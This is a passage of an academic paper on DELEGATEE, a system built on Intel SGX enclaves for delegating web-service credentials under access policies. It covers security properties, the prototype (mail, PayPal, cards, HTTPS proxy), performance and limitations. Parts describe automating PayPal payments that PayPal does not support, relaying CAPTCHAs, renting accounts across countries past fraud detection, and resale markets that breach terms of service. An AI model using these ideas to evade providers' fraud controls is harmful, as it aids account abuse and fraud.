In the P2P architecture, even if the Delegatee's software stack is corrupted, the Owner's credentials are kept confidential. In Step (5), the Owner receives a TEE attestation before communicating further over the TLS channel, and validates it against the DELEGATEE enclave executable. Since the Owner only sends her credentials along this channel directly to the enclave, it is never exposed to the Delegatee's host machine, thereby ensuring property (a). The only way the Delegatee can make use of the credentials is by providing commands as input to the enclave (all access is proxied through the enclave), where they are processed according to the access control policy $P_{ijxk}$, ensuring the enforcement of (b). Since the TEE is hosted locally by the Delegatee (that also has to authenticate to the Owner using the agreed shared secret), then property (c) is ensured against an external attacker if he cannot steal the shared secret; against a rogue Delegatee, this property is not meaningful anyway.

We note that in either architecture, the code running in the enclave must use the credentials in application-specific ways. We stress that in our proposed system, the owner-provided access control policy $P_{ijxk}$ for service $G_k$ is a configuration parameter given as input to one of the supported application specific enclaves. Hence the proof burden is on us to show that properties (b) and (c) hold for any policy $P_{ijxk}$. We refer the reader to Section 3.4 and Section 5 for a detailed explanation. To summarize, each application makes use of the credentials only to authenticate with the corresponding service.

Finally, we note that Denial-of-Service attacks is outside the scope of our security guarantees since an external (network) adversary can always drop messages.

## 4.2 Robustness to compromised enclaves

Our system relies on the TEE to provide security against a compromised Delegatee or the broker service. However, DELEGATEE is also designed to provide defense in depth where possible, such that even a partial compromise of the TEE does not impact security (as long as the host machine is also not compromised). In particular, we consider an attacker that can recover the internal keys (e.g. sealing, memory encryption, etc.) of the Intel SGX. This strong attacker would be able to decrypt any sealed persistent storage or encrypted memory pages and create false attestations. As of the time of writing, there have not been any such attacks on Intel SGX keys. Regardless, by arguing security against this attacker model we reduce the harm if such a vulnerability should be found.

We address these concerns by designing our protocol so that all communication channels are authenticated end-to-end, even when communicating with an attested SGX enclave. To illustrate, first consider the P2P architecture. Our authentication mechanism defends against such an attacker by requiring authentication input from the Delegatee before establishing the TLS endpoint in the enclave. Notice that by Step (5), the Owner $A_i$ opens the TLS endpoint to the Delegatee's enclave, over a potentially insecure channel. At this point, if the attacker can forge an enclave attestation, then the TLS channel may actually be an impostor channel. However, by authenticating the TLS channel against the pre-shared secret initially established with the Delegatee, the Owner would detect and invalidate such an impostor channel. This authentication occurs before the Owner ever transmits the credentials, ensuring desired property (a). Furthermore, the enclave software is guaranteed to be the correct DELEGATEE executable transmitted by the Owner, as long as the Delegatee's host OS is uncorrupted. This ensures that properties (b) and (c) hold as well. However if a rogue Delegatee colludes with an attacker that can forge TEE attestations, or if the Delegatee's software stack is fully compromised, then the credentials would be forfeit.

Our Centrally Brokered architecture is also designed with end-to-end authentication to mitigate against a potentially compromised TEE. The Delegatee and the Owner each establish authenticated TLS channels to the central broker (authenticating the broker's enclaves using the typical certificate PKI), and only communicate to the broker over this channel. Hence all three security properties are ensured as long as the service's own software stack is not accessible to the attacker, regardless of any forged TEE attestations the attacker may produce or if the attacker can guess the SGX keys used by the enclave.

We also avoid the use of persistent encrypted storage in the P2P model, thus, preventing potential rollback attacks [32], which may otherwise occur if the enclave's sealing keys can be derived by the attacker. Our DELEGATEE enclaves, therefore, do not provide any means to resume a previously-established delegation session if the processor is power cycled. Instead, their state is restarted from scratch. In the Centrally Brokered system, we do presume that the attacker has no presence on the full software stack, thus, for continuous operation of the system we make use of the persistent encrypted storage. If the attacker model would be expanded to allow attacker presence on the software stack, methods and techniques described in [32] could be applied to prevent rollback.

For ease of exposition, we have only discussed the highlights of our security design. A systematic security analysis can be found in the online (eprint) version of our paper at `https://eprint.iacr.org/2018/160`.

### 4.3 Other Security Properties

**Mandatory Logging.** A well-chosen policy should ideally prevent any misuse from occurring. To be prudent, we would also like to ensure support for forensic investigation in the case that an incorrect policy is abused. We propose that all the requests and responses exchanged between the service provider and the Delegatee are securely logged using a timestamped statement signed by the enclave, for a possible later review. For example, in the payment scenario, if the Delegatee uses the Owner's credit card, the following events are registered: time and date, the website and the amount of the executed payment. As another example, in the mail scenario, if the Delegatee manages to evade the abuse filter and send offensive emails, these messages should be logged. We imagine such logs may be used later on to prove that the Delegatee herself performed some action and indemnify the credential Owner. This discourages the Delegatees to perform any actions that could harm the Owner. To detect suppression of log entries, we could make use of a hardware monotonic counter. The enclave could additionally require a "receipt" from an independent backup service that replicates the log entry, before continuing.

**Delegatee protection.** So far our security analysis has only focused on protecting the Owner. Security for the Delegatees may be important too. For example, if a Delegatee wishes to use the Owner's payment account to purchase a sensitive item, they may not wish for the transaction details to be disclosed to the Owner. A delegation policy supporting the Delegatee could, in this case, offer a way to automatically delete payment transaction logs (if this is possible at all using the payment service).

| Enclave type | Core | `mbedtls` | Total |
|---|---|---|---|
| API | 4.0 (7.3%) | 51.0 (92.7%) | 55.0 |
| Mail | 1.9 (3.6%) | 51.0 (96.4%) | 52.9 |
| Paypal | 2.6 (4.9%) | 51.0 (95.1%) | 53.6 |
| CreditCard | 2.5 (4.7%) | 51.0 (95.3%) | 53.5 |
| HTTPS Proxy | 2.7 (5.0%) | 51.0 (95.0%) | 53.7 |


Table 1: TCB of DELEGATEE in LoC (thousands).

## 5 Prototype Implementation

In this section we describe our prototype implementation for the selected use cases mentioned troughout the paper. All enclaves rely on the OS to handle incoming and outgoing TCP connections while the SSL endpoints reside in the trusted enclaves. We use the `mbedtls` library developed by ARM [29], which also comprises the bulk of our trusted-computing-base (TCB). The interface between the OS and the enclaves consists of one `ecall` and ten `ocalls`, all of which are needed by the SSL library to use the OS's capability to handle the TCP connections. The small number of calls and the small TCB, as shown in Table 1, facilitate code verification and reduce the surface area that may be affected by vulnerabilities.

To demonstrate our use cases, we implemented four service specific enclaves for delegated use of mail, PayPal, credit card/e-banking, and full website access through an HTTPS proxy. Additionally, a fifth management enclave is used to authenticate the users and store credentials, implemented as a RESTful API, further referred as the API. The API enclave is not used in the P2P system since it is not needed. Only service specific enclaves are deployed on the Delegatee's machine. Additionally, we implemented a browser extension that communicates directly with the Centrally Brokered system and allows ease-of-use for the delegated credentials by the Delegatee (page parsing, detection of forms, choosing delegated credentials, etc.). All communication between the users, the enclaves and the browser extension is done using TLS with replay protection. We refer the reader to Appendix A for prototype screenshots of chosen examples. In these implementation details we presume that the Owner $A_i$ and Delegatee $B_j$ already registered to the system and that the Owner authorized the Delegatee by storing the credentials $C_x$ and defining the access policy $P_{ijxk}$ for a specific service. Thus, the Owner $A_i$ is not shown in the figures.

**Multithreading in Intel SGX.** Intel SGX does not sup-




(a) Mail model (b) PayPal transaction model (c) Credit card / e-banking model

Figure 3: Architecture overview for the Centrally Brokered system

port traditional multithreading within an enclave. Additional threads cannot be started by an enclave, instead multiple threads of the untrusted app can simultaneously perform an `ecall`, resulting in parallel enclave execution. The amount of concurrency is specified during compilation of the enclave and is limited by the number of logical cores in the processor.

**Additional Authentication.** In Section 7, we discuss limitations concerning the modern authentication challenges and DELEGATEE. Our implementation supports one advanced authentication method involving *CAPTCHA*. In case of website login or PayPal, a captcha may be required as an additional authentication step. We successfully overcome this issue by extracting the secret image, presenting it to the Delegatee through browser extension generated pop-up, allowing her to solve it and continue with executing the desired operation. We refer the reader to Appendix A for prototype screenshots.

## 5.1 Mail/Office

Delegation of email accounts under a specific access policy, one of the DELEGATEE motivated applications, is implemented in the mail enclave. IMAP and SMTP clients are implemented to allow a Delegatee $B_j$ to read and send emails using the delegated credentials $C_x$. Below we describe the architecture depicted in Figure 3a:

(**1**) The Delegatee $B_j$ wants to use some credentials $C_x$ that have been delegated by $A_i$. $B_j$ connects securely to the centralized API using her username and password (for P2P model the communication is established as described in Section 3.2, with both methods supported). She then requests to perform some action using $C_x$.

(**2**) The API verifies that the Delegatee has access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the mail enclave.

(**3**) The mail enclave connects to either the SMTP server (for sending mail) or the IMAP server (for receiving mail) and executes the requested operation.

(**4**) $P_{ijxk}$ gets applied to the response from the external servers (IMAP) or to the outgoing requests (SMTP) and the resulting response gets forwarded to the API.

(**5**) The API delivers the final response to $B_j$.

## 5.2 Payments

**PayPal.** PayPal does not want to endorse giving away your credentials or automating the payments as this could compromise their security. Thus it is non-trivial to automate a PayPal payment and there is no public API. We must emulate a browser inside our enclave that accurately simulates a real user. Normally the payment process relies on a javascript library but running a javascript interpreter in Intel SGX would bloat the TCB, and create potential vulnerabilities associated with running an unmeasured, externally provided script inside an enclave. We instead use the no javascript fallback mechanism from PayPal. Our implemented emulated browser follows redirects, fills known forms, and handles cookies until the final confirmation page is reached. The enclave then returns a confirmation `id` to the issuer that is used by the merchant to finalize the payment. Our implementation was tested using PayPal's sandbox and real-world environment, executing a real payment. Our browser extension simplifies the use of delegated PayPal credentials by adding a DELEGATEE checkout button next to the original PayPal checkout button if the Delegatee is logged in to our system and has some delegated credentials. Upon clicking on the DELEGATEE checkout the Delegatee can choose one of the available PayPal credentials delegated to her and then the automated payment process starts (please see Appendix A for screenshots). After that, no further user interaction is needed and the Delegatee will be forwarded to the confirmation page of the merchant if the payment succeeds. Below we describe the architecture depicted in Figure 3b:

(**1**) The Delegatee $B_j$ wants to buy something from a merchant using credentials $C_x$ delegated by $A_i$. $B_j$ connects to the merchant and asks for a PayPal payment.

(**2**) The merchant uses PayPal API to create a payment.

(**3**) The payment is then forwarded to $B_j$.

(**4**) $B_j$ connects securely to the centralized API enclave using her username and password (for P2P model the communication methods are described in Section 3.2).





Figure 4: Login model

She then requests to pay with PayPal using $C_x$.

(**5**) The API enclave verifies that the user can access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the PayPal enclave.

(**6**) The PayPal enclave connects to PayPal and pays the payment with $C_x$ if it is allowed by the policy $P_{ijxk}$. The PayPal service responds with a confirmation number.

(**7**) The confirmation number is forwarded to the API.

(**8**) The API delivers the confirmation number to $B_j$.

(**9**) $B_j$ forwards the confirmation number to the merchant and then the PayPal payment is finalized by the PayPal API using the received confirmation number.

**Credit card/e-banking.** Payments are similar to PayPal payments: upon checkout on the merchant's website, the browser extension is triggered if the payment form is available. The Delegatee chooses any delegated credentials she is authorized to use. The enclave fills the form with the credentials received either from the centralized API or directly from $A_i$ using the P2P model. Our implementation was tested without any service provider that would finalize the transaction. Figure 3c shows the detailed architecture and the steps follow bellow:

(**1**) The Delegatee $B_j$ wants to buy something from a merchant using some credentials $C_x$ containing credit card or e-banking information that have been delegated by $A_i$. $B_j$ connects to the website and the browser extension renders a second button beside the normal credit card and e-banking credentials submit button.

(**2**) Upon clicking the injected button, the browser extension requests a payment with $C_x$ from the API.

(**3**) The API verifies that the user has access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the credit card/e-banking enclave.

(**4**) The enclave fills $C_x$ into the request while taking the policy $P_{ijxk}$ into account and forwards it to the merchant.

(**5**) Finalization is done by the payment service provider.

(**6**) Response is routed through the enclaves to $B_j$.

## 5.3 Full Website Access

**HTTPS Proxy.** For secure browsing we implemented a HTTPS proxy enclave. We want to proxy selected websites and if a user leaves the website, he also leaves the proxy. We implemented this by using cookies to set the correct host name. The user sends any request to the proxy and he sets a cookie with the host name he wants to visit through the proxy. The enclave then parses the request, replaces the host name and sends it on to the real website. The response is also modified by the enclave so that the host name points to the proxy again. All links in the response are left unmodified so all relative links point to the proxy but all absolute links direct to a different website. The website certificates are checked against the statically compiled root certificate list in the enclave.

**Login.** To log into a service using delegated credentials we leverage similar technologies as in the HTTPS proxy and we thus only extended the proxy enclave to support delegated authentication for websites. Analogous to the HTTPS proxy we use cookies to specify the Delegatee's *session token* and which credentials $C_x$ she wants to use. The enclave then asks the API whether the Delegatee with the specified *session token* is allowed to use $C_x$. If everything checks out, the API responds with the details of $C_x$ and $P_{ijxk}$ and the proxy enclave fills the login form before forwarding it to the website. As websites *session tokens* are usually stored in cookies, we encrypt all cookies forwarded to and from the website in order to prevent session stealing by an adversarial Delegatee. We use the browser extension in the same way as in the PayPal example: a button is rendered next to the original login. Figure 4 depicts the architecture and the detailed steps:

(**1**) The Delegatee $B_j$ wants to log into a website using some credentials $C_x$ that have been delegated by $A_i$. $B_j$ connects to the website and the browser extension renders a second button beside the normal login button.

(**2**) Upon clicking this button, the browser extension changes the URL pointing to the proxy and appends cookies, specifying the credentials $B_j$ wants to use.

(**3**) The proxy asks the API for $C_x$. The API checks if $B_j$ has the rights to use $C_x$ and then forwards $C_x$.

(**4**) The proxy enclave fills in the username and password into the login request and proceeds to send it to the website and receives the response.

(**5**) The proxy rewrites the header of the response to encrypt cookies and then forwards it to $B_j$.

(**6**) All subsequent connections have to go through the proxy where the policy $P_{ijxk}$ can be enforced.

# 6 Performance analysis

In this section we show that the overhead imposed by our solution stays within reasonable bounds. The performance testing was done using two i7-7700 machines with 16 GB RAM, connected via the internet and local network. We can serve around 100 users concurrently even running on consumer grade hardware.

Table 2-a shows an overhead of around 50ms for a full SSL handshake using `mbedtls` inside an enclave. The handshake involves three exchanged messages, thus at

| Type | Test case | Mean (± std) |
|---|---|---|
| *a*) SSL handshake | `openssl` | 52.12ms (± 3.62) |
| | `mbedtls` | 57.14ms (± 3.37) |
| | `mbedtls` in SGX | 105.22ms (± 4.23) |
| *b*) Mail | direct | 1.12s (± 0.27) |
| | mail enclave | 1.19s (± 0.22) |
| | API/mail enclave | 1.45s (± 0.25) |
| *c*) PayPal | direct | 25.92s (± 6.83) |
| | direct, no js | 29.96s (± 8.51) |
| | PayPal enclave | 27.00s (± 4.35) |

Table 2: Latency for *a*) SSL handshakes, *b*) receiving e-mails in inbox, and *c*) executing PayPal transactions. Sample: 1000.

| Target (site) | Test case | Mean (± std) |
|---|---|---|
| small (2.6KB) | direct | 5.0ms (± 2.7) |
| | proxy enclave | 64.3ms (± 2.5) |
| medium (411KB) | direct | 12.2ms (± 1.2) |
| | proxy enclave | 76.8ms (± 3.3) |
| big (15.7MB) | direct | 202.6ms (±19.9) |
| | proxy enclave | 432.2ms (±16.0) |

Table 3: HTTPS proxy latency with various page sizes.

least three `ocalls`/`ecalls`, all of which have to copy buffers. In our measurements we recorded 19 `ocalls` during a request to the enclave. Overhead for `ocalls` and `ecalls` is measured and analyzed in [40] and is significant for copying buffers from the untrusted memory.

The mail enclave incurs minimal overhead (Table 2-b) with the extra handshake to the IMAP server (P2P system). In our test we retrieve all emails from the account inbox. In the Centrally Brokered system an additional handshake with the API is leading to a higher delay.

The PayPal example does not seem to suffer from any delay added by our implementation (Table 2-c). Note that we performed tests using the sandbox environment, provided by PayPal itself for testing integration with their services. This environment is feature-complete but slow as it is only functionality-oriented. Most time falls in waiting for the PayPal servers. As the enclave uses the fallback mechanism to execute PayPal transactions without JavaScript, we measured both variants: one allowing JavaScript and one blocking it. We also conducted tests in the real PayPal environment using the Centrally Brokered system, executing a real payment and buying an item online with a merchant supporting PayPal. However, due to the *CAPTCHA* protective mechanism involving the Delegatees' actions, it is not feasible to measure performance, since it depends on the user input.

Table 3 shows that the proxy adds the biggest latency overhead compared to normal browsing but still below 0.1 seconds for small to medium websites, a response time limit for seamless user interaction [35]. A part of the high delay stems from the enclave waiting for the whole web server response before forwarding it to the Delegatee. Message parsing, the additional handshake, and the fact that all communication has to cross the `ocall`/`ecall` interface twice also adds to the overhead. A full HTTPS proxy enclave is in the works to reduce the waiting time and support all client connections.





Figure 5: Concurrency shown in throughput and average waiting time. Each user tries to send 100 requests.

We have also tested video streaming through our proxy, supporting DELEGATEE's streaming service examples (i.e., Netflix). We modeled streaming as a client that requests some video from a webserver. Therefore the performance of video-streaming through DELEGATEE is analogous to the ordinary HTTPS proxy use case. There was no additional overhead compared to normal streaming for a single user, e.g. as in the P2P model (the standard deviation is larger than the initial waiting time, for both the normal streaming and the proxied one). The streaming service was tested on the Centrally Brokered system where the delegatee connects to the proxy from the internet. This test was only done for a single user streaming at one point in time due to hardware and bandwidth limitations. As in the previous test, the overhead is negligible once the streaming starts while the initiation depends on the current latency.

Our multithreaded implementation was tested using 8 threads. Incoming connections are kept in a queue and served by the enclave threads, thus reaching maximum throughput with 8 concurrent users sending requests, as shown in Figure 5. The average waiting time stays constant until the same 8 user threshold, increasing linearly as new requests get queued. Our implementation supports SSL session reuse which significantly improves the throughput and lowers the waiting time. Without session reuse we can accommodate maximum 100 req/sec for 32 concurrent users, while with session reuse this grows to 500. Numbers could vary depending on the chosen cipher suite (ECDHE-RSA-AES256-GCM-SHA384).

## 7 Discussion & Limitations

In this section we explore limitations of DELEGATEE, mainly focusing on how brokered delegation faces technical challenges in the authentication process, as well as business and regulatory challenges arising from users controlling their own resources in a more flexible and fine-grained way than service providers intend.

**Authentication challenges.** Authentication in modern web services is complex. It can involve not just passwords but additional factors such as personal questions, email challenges, phone challenges, and "two-step authentication" apps such as Authy and Google Authenticator. Some of these can be supported with DELEGATEE, such as, email challenges or 2FA apps that could run inside the enclave as well, while for some, e.g. phone challenges, DELEGATEE cannot overcome the challenge.

Contextual factors often additionally come into play, such as the IP address, time of day, and nature of service requests. Financial services, e.g., PayPal, have particularly sophisticated fraud detection regimes; e.g., ordering unusual products with Paypal may trigger a fraud alert. Consequently, a single credential in the form of a password may not suffice to delegate a resource or service via DELEGATEE. In Section 5 we outline a solution for an additional authentication method in form of a CAPTCHA, that is required by some online services.

To illustrate, consider a scenario in the P2P mode where an Owner Alice (an inhabitant of the U.S.) delegates a password to DELEGATEE and allows her PayPal account to be rented. Suppose then that Delegatee Bob, in Nigeria, rents Alice's PayPal account in a prescribed way and attempts to execute a transaction. Paypal will see an unusual request coming from an IP address in a country with a different risk profile than the U.S., and potentially one that Alice has never visited. Bob's transaction request is likely to be suspicious. PayPal may then deny the transaction or request additional confirmation, e.g., via e-mail, to proceed. If Alice is unavailable or denies the transaction - which she may fail to recognize as originating with her delegation - the transaction will fail.

For future production deployment of DELEGATEE, we will address these complications in several ways:

• *Application-specific delegation:* Authentication systems vary considerably across applications and service providers. Each DELEGATEE application will include configuration not just for the APIs of a given target Service, but also its authentication policies.

• *Delegation of multiple credentials:* For services that require multiple credentials, DELEGATEE may require more than a password from an Owner. For example, two-step authentication apps can be executed within the enclaved DELEGATEE application and set up by an Owner as an additional authentication factor. Similarly, an Owner may delegate her email to the enclave to respond to email-based authentication challenges. The SGX platform performing the delegation may be situated in the same country or region as the Owner. Finally, an Owner can perform a set of legitimate transactions through DELEGATEE in order to confirm that required credentials are present and to white-list the platform with the authentication system of the target service.

• *Failure modes:* Periodic delegation failures are inevitable, just as legitimate users' transactions fail sporadically due to false positives in the fraud-detection systems. As DELEGATEE is not intended for mission-critical uses, it could include graceful failure modes.

**Authentication collisions.** Attempts at simultaneous use of a resource may fail, as many web services do not support multiple concurrent sessions for a given account. For example, if Alice has delegated use of her bank account to Bob, then she may be unable to use it herself while Bob (or DELEGATEE, to be precise) is logged in. Such collisions can be treated by invoking failure modes like those for basic authentication failures. Other policies are possible, however. For example, Owner Alice may set a policy that only delegates her resource at times when she is unlikely to use it. A small enhancement to DELEGATEE can also enable Alice to preempt the session of a Delegatee if desired.

**Usability, Deployment and Service Prevention.** Throughout the paper we have presented multiple use-cases and implemented prototypes that support delegation of different services. The usability of these services by potential Delegatees is as if they were using the original service as its Owner. However, the usability of the DELEGATEE in general depends on the supported use-cases. A limitation of our system is that for each and every use-case a specific module (that matches the capabilities and technical challenges) has to be implemented. Until now, we have not found a way in order to develop a generic module that could support a wide variety of services. For example, interpreted languages, such as Javascript, remain an open problem since by executing unmeasured code in an enclave running the interpreter we cannot guarantee the security properties of DELEGATEE. In addition to that, almost all services (even the ones from the same category) have different user mechanisms, UI and control. Thus, a specific policy needs to be created that matches these controls in order to allow Owners to specify how their service could be used by potential Delegatees. Due to the complexity, for now, the policies have to be created beforehand along with the implemented delegation scenario, while the end-user involvement is limited to configuring parameters, out of a set of given policy characteristics.

If all service operators would share a unique set of API calls that could cover the full functionality of their services, then the deployment of DELEGATEE would be feasible for almost all service categories. This would also allow for the creation of more general and richer access control policies that could be created by the end-users of the service as well, possibly overcoming the initially dis-

cussed complexity of complete policies that require serious engineering and evaluation of each specific use-case scenario.

However, it is hard to imagine that the service operators would view the above even as a viable option. In many cases, DELEGATEE allows the creation of secondary markets (see the last paragraph of the section) and poses a threat to the revenue stream of the original service operator. Additionally, DELEGATEE reduces the operators' ability to control and track their users since virtually, the number of users could grow but they would be seen only through the increased activity of users registered to the original service. Thus, most service operators would try to deny service access if executed through this form of delegation. As already mentioned, IP geofencing, pattern matching of actions and service usage, 2FA, along with the already existing fraud-detection mechanisms may endanger the functionality of our system. We have addressed several of them, however, future work involves investigation into further improvements that could make the distinction between the Owner and any Delegatee less possible.

**Scalability.** Scalability for all other supported services except video streaming is generally not a constraint. It comes down to running a proxy which can be adapted in terms of processing power (adding more enclaves horizontally) like any other service provider, while the bandwidth requirements remain moderate. However, in the case of video streaming in the centralized approach, the limitation is in the number of running connections since all video material is re-routed through the proxy. Namely, the proxy would need to have extremely high bandwidth, processing power and be scalable almost as the video service provider itself. We did not perform scalability tests to see how many users in parallel we could support for the video streaming example. This would require server grade hardware which we do not possess and any reported results would be meaningless. However, for the P2P model, since the enclave resides on the Delegatees themselves, a single Owner can support multiple delegation of his, e.g. Netflix account (at least based on the limit of Netflix itself – 2 or 4 devices based on the subscription). The streaming is done directly to the Delegatee, and the access will be valid until the policy expires.

**Secondary markets.** Brokered delegation could give rise to offerings that compete directly with those of the very platforms hosting the delegated resources.

Facebook users could sell opportunities for "sponsored post" - unsolicited advertisements sent to their networks of friends or shown on their walls, as discussed above. Facebook users would then compete with Facebook itself in selling ads. Similarly, users could rent use of their Netflix account. Account sharing is already common within families and close friend circles. Brokered delegation could enable broad reselling and foster competition with direct sales of the subscription service.

Such secondary markets would in many cases violate providers' existing terms of service and might resemble markets for underground sales of virtual goods [27, 44]. Those underground markets have met with two responses, sometimes used in tandem: (1) providers aim to detect facilitators of secondary markets and penalize or ban them, and (2) providers themselves seek to capture the revenue streams generated by secondary markets; e.g., online role-playing game providers have offered virtual goods for sale through their own shops [31]. DELEGATEE could provoke similar responses.

Peer-to-peer cryptocurrency-for-fiat exchanges is another setting that can benefit from DELEGATEE. Today, websites like LocalBitcoins.com receive Bitcoin deposits and hold them in escrow. Then they match-make and allow a buyer and a seller to negotiate a e-banking transfer. When the receiver gets the bank transfer, they instruct the LocalBitcoins service to complete the payment from the escrowed funds. If the receiver raises a dispute, then the service must investigate and ultimately determine whether to release the funds. However, such services naturally have limited investigative ability. They may call the user's bank, or ask both parties for evidence (i.e., screenshots). Neither option is satisfactory; the latter is prone to forgery, while the former may inadvertently draw suspicion to the user's bank account. Credential delegation provides an alternative, simplifying this business model and implementing a secure intermediary that guarantees execution and fair exchange.

## 8 Related Work

TEEs are widely used today. ARM TrustZone, for example, is commonly used to protect data on mobile devices, e.g., biometric templates and encryption keys in iOS devices [4]. Intel SGX has been proposed for a number of applications, including confidential map-reduce tasks [37], trustworthy data feeds for blockchain oracles [45] and retrofitting of legacy applications [7], secure payment channels [30], etc. With DELEGATEE we extend this line of work with a new class of applications based on credential delegation.

Delegation of authority has been an important focus in access control security. Two mechanisms are commonly used. First, the credential Owner can interact with an authentication service to mint new credentials or tokens (representations of capabilities) for the Delegatee (e.g., Active Directory, Kerberos, and Oauth [17, 18]). Second, using chains of cryptographic assertions or certificates (as in X.509 or SPKI/SDSI), which can be digitally signed and communicated without interacting with

a central server [10, 15, 34, 8, 6]. In either case, the delegation mechanism must be supported by the resource (or a reference monitor guarding the resource). Our system is different in that we use a trusted enclave-based proxy that stores the user's credentials and is transparent to the resource. It is, therefore, used to retrofit delegation for existing web services, without requiring additional effort (or even explicit support) from the provider.

Many web services like Facebook, and Twitter, support delegation for third-party applications typically using OAuth or OpenID (e.g., a user may delegate to a Facebook app the authority to read her friends-list but not to post new messages on her behalf). However, this delegation is not very expressive. The authority to post on a users Facebook wall is all-or-nothing, for example; we cannot express restrictions such as no more than 1 post per day. Much of the research literature has focused on flexible languages for specifying and reasoning about delegation policies [10, 6, 38, 19]. Our approach is complementary, as our enclave-based proxy can be used to apply more expressive policies to existing services.

Without support for fine-grained delegation, users sometimes resort to sharing passwords with each other or with third parties [38]. For example, to use the financial dashboard service Mint.com, users often need to share their bank account passwords with the service [41].

Delegation based on TEEs promises a more secure alternative to this status quo. Credential delegation using SGX was first explored in [45] to support "oracle" queries. Use of SGX for credential management was also proposed in [23]; there the goal was validation and resale of credentials for criminal purposes. More recent work involves the delegation of private keys for cryptocurrencies in order to secure a payment channel [30]. DELEGATEE is much more general than these prior works, as it supports delegation of credentials for any desired goal.

## 9 Conclusion

In this paper we propose a new concept called brokered delegation, using TEEs to enable flexible delegation of credentials and access rights to internet services. We explored two design spaces, the decentralized P2P mode as well as a more pragmatic Centrally Brokered mode. Our implementation and experiments show that Delegatee in either mode can be applied to several real-world applications with minimal overhead, while preserving security against a strong attacker. Delegatee therefore has potential to enable delegation for any existing services, even without support from the service itself. This raises significant questions for future work: Can we enable robust delegation even against services that act to prevent it? Or can services defend against unwanted delegation? Lastly, given secure delegation, how would the economy of online services change?

## References


[1] Intel Software Guard Extensions, Reference Number: 332680-002, 2015. https://software.intel.com/sites/default/files/332680-002.pdf.

[2] ALEXANDER, B. Introduction to Intel SGX Sealing, 2016. https://software.intel.com/en-us/blogs/2016/05/04/introduction-to-intel-sgx-sealing.

[3] ALVES, T., AND FELTON, D. TrustZone: Integrated Hardware and Software Security-Enabling Trusted Computing in Embedded Systems, 2004.

[4] APPLE. iOS Security. Whitepaper, https://www.apple.com/business/docs/iOS_Security_Guide.pdf, 2017.

[5] BARAK, B., GOLDREICH, O., IMPAGLIAZZO, R., RUDICH, S., SAHAI, A., VADHAN, S., AND YANG, K. On the (Im)Possibility of Obfuscating Programs. In *Annual International Cryptology Conference* (2001), Springer, pp. 1–18.

[6] BAUER, L., SCHNEIDER, M. A., AND FELTEN, E. W. A General and Flexible Access-Control System for the Web. In *USENIX Security Symposium* (2002), pp. 93–108.

[7] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding Applications From An Untrusted Cloud With Haven. *ACM Transactions on Computer Systems (TOCS) 33*, 3 (2015), 8.

[8] BIRGISSON, A., POLITZ, J. G., ERLINGSSON, U., TALY, A., VRABLE, M., AND LENTCZNER, M. Macaroons: Cookies with Contextual Caveats for Decentralized Authorization in the Cloud. In *NDSS* (2014).

[9] BOHANNON, J. Who's downloading pirated papers? Everyone, 2016.

[10] BORISOV, N., AND BREWER, E. A. Active Certificates: A Framework for Delegation. In *NDSS* (2002).

[11] CHECKOWAY, S., AND SHACHAM, H. Iago attacks: Why the system call API is a bad untrusted RPC interface. *ACM 41* (2013).

[12] CORON, J.-S., LEE, M. S., LEPOINT, T., AND TIBOUCHI, M. Zeroizing attacks on indistinguishability obfuscation over CLT13. In *IACR International Workshop on Public Key Cryptography* (2017), Springer, pp. 41–58.

[13] COSTAN, V., AND DEVADAS, S. Intel SGX explained. In *Cryptology ePrint Archive* (2016).

[14] DOLEV, D., AND YAO, A. On the security of public key protocols. *IEEE Transactions on information theory* (1983).

[15] GASSER, M., AND MCDERMOTT, E. An architecture for practical delegation in a distributed system. In *IEEE Computer Society Symposium on Security and Privacy* (1990), IEEE, pp. 20–30.

[16] HALDERMAN, J. A., SCHOEN, S. D., HENINGER, N., CLARKSON, W., PAUL, W., CALANDRINO, J. A., FELDMAN, A. J., APPELBAUM, J., AND FELTEN, E. W. Lest we remember: Cold-boot Attacks on Encryption Keys. *Communications of the ACM 52*, 5 (2009), 91–98.

[17] HAMMER-LAHAV, E. The Oauth 1.0 Protocol. RFC 5849, https://tools.ietf.org/html/rfc5849, 2010.

[18] HARDT, D. The OAuth 2.0 Authorization Framework. RFC 6749, https://tools.ietf.org/html/rfc6749, 2012.

[19] HOWELL, J., AND KOTZ, D. An Access-Control Calculus for Spanning Administrative Domains. *Dartmouth College* (1999).

[20] INTEL. SGX SDK, 2016. https://software.intel.com/en-us/sgx-sdk.

[21] INTEL. Intel Software Guard Extensions - Developer Zone. Website, https://software.intel.com/en-us/sgx, 2017.

[22] JOHNSON, S., SCARLATA, V., ROZAS, C., BRICKELL, E., AND MCKEEN, F. Intel SGX: EPID provisioning and attestation services, 2016. https://software.intel.com/en-us/blogs/2016/03/09/intel-sgx-epid-provisioning-and-attestation.

[23] JUELS, A., KOSBA, A., AND SHI, E. The Ring of Gyges: Investigating the Future of Criminal Smart Contracts. In *CCS* (2016).

[24] KAUER, B. OSLO: Improving the Security of Trusted Computing. In *USENIX Security Symposium* (2007), pp. 229–237.

